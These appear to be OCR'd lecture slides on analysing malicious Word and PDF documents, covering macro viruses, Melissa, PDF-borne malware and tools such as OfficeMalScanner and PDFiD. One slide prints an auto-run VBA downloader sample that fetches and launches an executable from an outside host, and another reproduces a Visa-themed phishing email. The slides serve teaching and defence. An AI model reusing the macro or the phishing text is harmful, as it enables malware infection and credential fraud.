Malicious Documents Analysis

Dr. Ferhat Özgür Çatak

Mehmet Can DÖŞLÜ

Content

- ➢Malicious Documents Structure
- ➢Malicious Document Analysis
- ➢Example

Malicious Documents Structure

- In terms of digital environments data exchange, reports etc are necessary to ease management processes.

- This frequently usage of documents attract malicious code writers to use them to spread malwares.

Malicious Documents Structure


- These malicious codes can cause
  - Data Loss
  - Abuse of network connections
  - Stealing user credentials
  - Obtaining system priviliges

Malicious Documents Structure

- Most of the malicious documents spread with e-mails(Attached files). These e-mails are frequently covered with user interests.

- If user opens this attached files related malware becomes active. Also these malwares may effect another physical devices on same network.

Malicious Documents Structure



From VISA MASTER CARD <customerservice@visa.com>

Subject VISA MASTER:Update Your Bank Account Download our attached update Document Form, Fill the form, update your information click submit and receive Awarded 20-points

03:50

Dear Customer,

There are a number of invalid login attempts on your account. We had to believe that, there might be some security problems on your account. So we have decided to put an extra verification process to ensure your identity and your account security.

Download our attached update Document Form, Fill the form, update your information click submit and receive Awarded 20-points.

Thank you for your cooperation.

Sincerely,

David I. McKay

Goup Head Visa Inc. Members Service Team

© 2013. All Rights Reserved


— visamaster.html

1 attachment: visamaster.html 40.2 kB

Unread: 0 Total: 1008

Malicious Documents Structure

- These malicious files aim to spread according to infected users mail lists.
- For example , in 1999 a virus called **Melissa** was able to spread with Word Document Files and infected first 50 people on the infected user’s mail list



Von: Florian Fernweh (262996)
Datum: Dienstag, 30. März 1999 17:46
An: Florian_Fernweh@gmx.de
Betreff: Important Message From Florian Fernweh

Here is that document you asked for ... don't show anyone else ;-)

list.doc (41,0 KB)
ATT00011.txt (156 Byte)

image credit: http://www.heise.de

Malicious Documents Structure

- In MS Word there are some macros to enable this malicious part of the file to execute itself when document is opened. Macros usually use frequently tasks to interfere. Therefore malwares may use this functionality of macros to execute theirselves.

- While a MS Word document is opened,(If macros are not disabled) a processor named Word Processor is called to manage document. Meanwhile malicious code may change default document format to enable and activate malicious activity.

Malicious Documents Structure


- In MS Word there are some macros to enable this malicious part of the file to execute itself when document is opened. Macros usually use frequently tasks to interfere. Therefore malwares may use this functionality of macros to execute theirselves.

- While a MS Word document is opened,(If macros are not disabled) a processor named Word Processor is called to manage document. Meanwhile malicious code may change default document format to enable and activate malicious activity.

Malicious Documents Structure

- These macro-enabled malwares are not frequently observed during these 5-6 years despite of some VBA macros are observed recently.
- Previous versions of malwares were mostly viruses. These VBA macros oftenly use Trojan Downloaders.

Malicious Documents Structure



```
Sub AutoOpen()
    Auto_Open
End Sub
Sub Auto_Open()
SNVJYQ
End Sub
Public Sub SNVJYQ()
    OGEXYR "http://germanya.com.ec/logs/test.exe", Environ("TMP") & "\sfjozjero.exe"
End Sub
Function OGEXYR(XSTAHU As String, PHHWIV As String) As Boolean
    Dim HRKUYU, lala As Long
    HRKUYU = URLDownloadToFileA(0, XSTAHU, PHHWIV, 0, 0)
    If HRKUYU = 0 Then OGEXYR = True
    Dim YKPZZS
    YKPZZS = Shell(PHHWIV, 1)
    MsgBox "El contenido de este documento no es compatible con este equipo." & vbCrLf & vb
    lala = URLDownloadToFileA(0, "http://germanya.com.ec/logs/counter.php", Environ("TMP")
    Application.DisplayAlerts = False
    Application.Quit
End Function
```

Malicious Documents Structure

- Macro viruses can execute external commands using OS Kernel Functions(Windows API, Linux Syscalls etc.). These external commands cause
  - Edit Registry
  - Scaning and Spreading
  - Stealing user infos
  - Injecting other programs

Malicious Documents Structure

- While a Word Document is opened , below macro is executed.

```
Sub Auto_Open()
main_code()
End Sub
Sub main_code()
...End Sub
Sub Workbook_Open()
Auto_Open
End Sub
```


Malware calls itself here !

Malicious Documents Structure

- Portable Document Format(PDF) is a widely known format to share documents. It is independent from OS.
- Unfortunately PDF’s can be used as Word Documents to spread malicious files.

Malicious Documents Structure

- In terms of comparing with Word Documents, PDF is capable of processing more functions. This makes it more dangerous and brings variety of malicious activity types to analyze.



Malicious Documents Structure

- A malware can implement below functions using PDF’s
  - Insert itself to a JS code
  - Insert itself to a AS(ActionScript) code
  - Insert itself as an executable

- Some authorities call PDF spreaded malwares are most dangerous in 2010. These days we observe much more of this type of malwares. (Browsers, Mails etc.)

Malicious Document Analysis

- In terms of analyzing malicious documents, several tools are used.

- For MS Office, OfficeMalScanner can be used.

- With this program you can inspect

  - Malicious code trace
  - Shell code parts
  - PE files trace

Malicious Document Analysis

- Malicious PDF’s can be inspected with below tools
  - PDFID
  - PDF-parser
  - Pdfextract
  - Malzilla

Example

- Inspecting **Pidefi** Malware